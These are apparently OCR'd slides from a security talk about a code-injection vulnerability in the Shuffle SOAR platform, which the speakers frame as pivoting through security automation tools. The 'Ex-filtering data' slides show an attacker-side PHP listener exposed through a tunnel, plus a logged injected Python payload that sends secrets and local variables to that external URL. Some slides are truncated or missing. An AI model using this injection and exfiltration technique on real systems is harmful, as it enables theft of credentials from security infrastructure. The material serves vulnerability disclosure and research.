The curious case of the rogue SOAR: WAF was that?!

Jaden Furtado
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Who we are

- Mukesh Sai Kumar: I make things by breaking things. Helping the world become a safer place, one line of code at a time.
- Jaden Furtado: Surfing around the websites, apps and OSS of MNCs, Startups and Govs. Hacking, vibing and thriving

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In today's talk

- Act 0: It starts with a pivot
- Act 1: SOAR tools
- Act 2: A thought experiment
- Act 3: And then there was a vulnerability
- Act 4: Insights from our experience
- Act 5: LLMs have entered the chat…

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Act 0: It starts with a pivot

It starts with a pivot!

- The act of an attacker moving from one compromised system to one or more other systems within the same or other organizations
- Today’s pivot? A SOAR tool :)

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The smart enemy attacks you exactly where you think you are safe.

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Act 1: But What is a SOAR?

Security Orchestration, automation and response

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
The hypothetical network



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Act 2: A thought experiment

Let’s think…

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
SOAR has the power…



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Act 3:
Then there was a vulnerability

Spoilers: It was in a SOAR :)

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Shuffle

- Shuffle is an Open Source interpretation of SOAR.
- Aims to bring all the capabilities necessary to transfer data throughout an enterprise with plug-and-play Apps
- Makes automation approachable for everyone.
- Ability to deploy new, complicated (or simple) workflows in minutes rather than hours or days.

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
Shuffle architecture



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
The app goes rogue



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
Sample workflow



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Python script being run

```
x = "$secretApiKey"
y=$exec.something # uses liquid templating engine to parse
request.$exec.someVal returns the value of
webhook.url/?somVal=
if y=="yes":
   print("Do something for satisfied condition")
else:
   print("Do something else")
```

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Ex-filtering data

```
┌─[jaden@parrot]─[~]
└──╼ $php -S 0.0.0.0:5555
[Wed May  3 00:04:01 2023] PHP 7.4.33 Development Server (http://0.0.0.0:5555) started
[Wed May  3 00:04:28 2023] 127.0.0.1:38868 Accepted
[Wed May  3 00:04:28 2023] 127.0.0.1:38878 Accepted
[Wed May  3 00:04:28 2023] 127.0.0.1:38890 Accepted
[Wed May  3 00:04:28 2023] 127.0.0.1:38902 Accepted
[Wed May  3 00:04:28 2023] 127.0.0.1:38916 Accepted
```

```
┌─[jaden@parrot]─[~]
└──╼ $lt --port 5555 --subdomain scanre
your url is: https://scanre.loca.lt
```

```
[Wed May  3 01:36:15 2023] 127.0.0.1:41412 Accepted
[Wed May  3 01:47:04 2023] 127.0.0.1:52908 [404]: (null) / - No such file or directory
[Wed May  3 01:47:04 2023] 127.0.0.1:52908 Closing
[Wed May  3 01:47:04 2023] 127.0.0.1:40834 Accepted
[Wed May  3 01:49:17 2023] 127.0.0.1:52922 [404]: (null) /%7B'self':%20%3Cmain.Tools%20object%20at%200x3eb22841e9d0%3E,%20'code':%20'x%20=%20%22some_secret_value%22%5Cny=%22https://scanre.loca.lt/%22;import%20requests;requests.get(y+str(locals()))%5Cnif%20y==%22yes%22:%5Cn%20%20%20%20print(%22Do%20something%20for%20satisfied%20condition%22)%5Cnelse:%5Cn%20%20%20%20print(%22Do%20something%20else%22)',%20'f':%20%3C_io.StringIO%20object%20at%200x3eb2281617e0%3E,%20'x':%20'some_secret_value',%20'y':%20'https:/scanre.loca.lt/',%20'requests':%20%3Cmodule%20'requests'%20from%20'/layers/google.python.pip/pip/lib/python3.11/site-packages/requests/__init__.py'%3E%7D - No such file or directory
[Wed May  3 01:49:17 2023] 127.0.0.1:52922 Closing
[Wed May  3 01:49:18 2023] 127.0.0.1:52230 Accepted
```

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An attac

```
curl
"https:/                                                    480d001
-1763-4
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request
```



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
What’s the reach of this vulnerability



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
Act 4:Insights

Stuff we learnt along the way

Secure the security software



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Will the SOAR tool that monitors a SOAR tool be monitored by the same SOAR tool? Or, would you rather…

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Interesting conversations…

10/01/2023 09:09

Can somebody help me understand what's happening behind the scenes here...? I have uploaded a CSV file (Nessus scanner report) to Shuffle. I open the file successfully in a workflow with a "Get File Value" node. I can use a "Repeat back to me" node that references $my_variable and the output appears as expected.

If I use a python node and just do:

print($my_variable)

I get: {"success":false,"message":"exception: invalid syntax. Perhaps you forgot a comma? (<string>, line 32)"}

But print(f"""$my_variable""") works just fine.

What's breaking behind the scenes just referencing the variable directly?

1/2023 09:18

The variables will basically do a “find and replace” - so if $my_variable = 1,2,3

And you called print($my_variable)
You’re really doing
print(1,2,3)

Which may give an error for not being a string, etc.

Your second example works because it would basically be

print(“””1,2,3”””)
Which works because it’s now a string

An imposter SOAR among us…

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Cross domain knowledge is important!!!

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
Act 5: LLMs have entered the chat

Theorize future attacks!



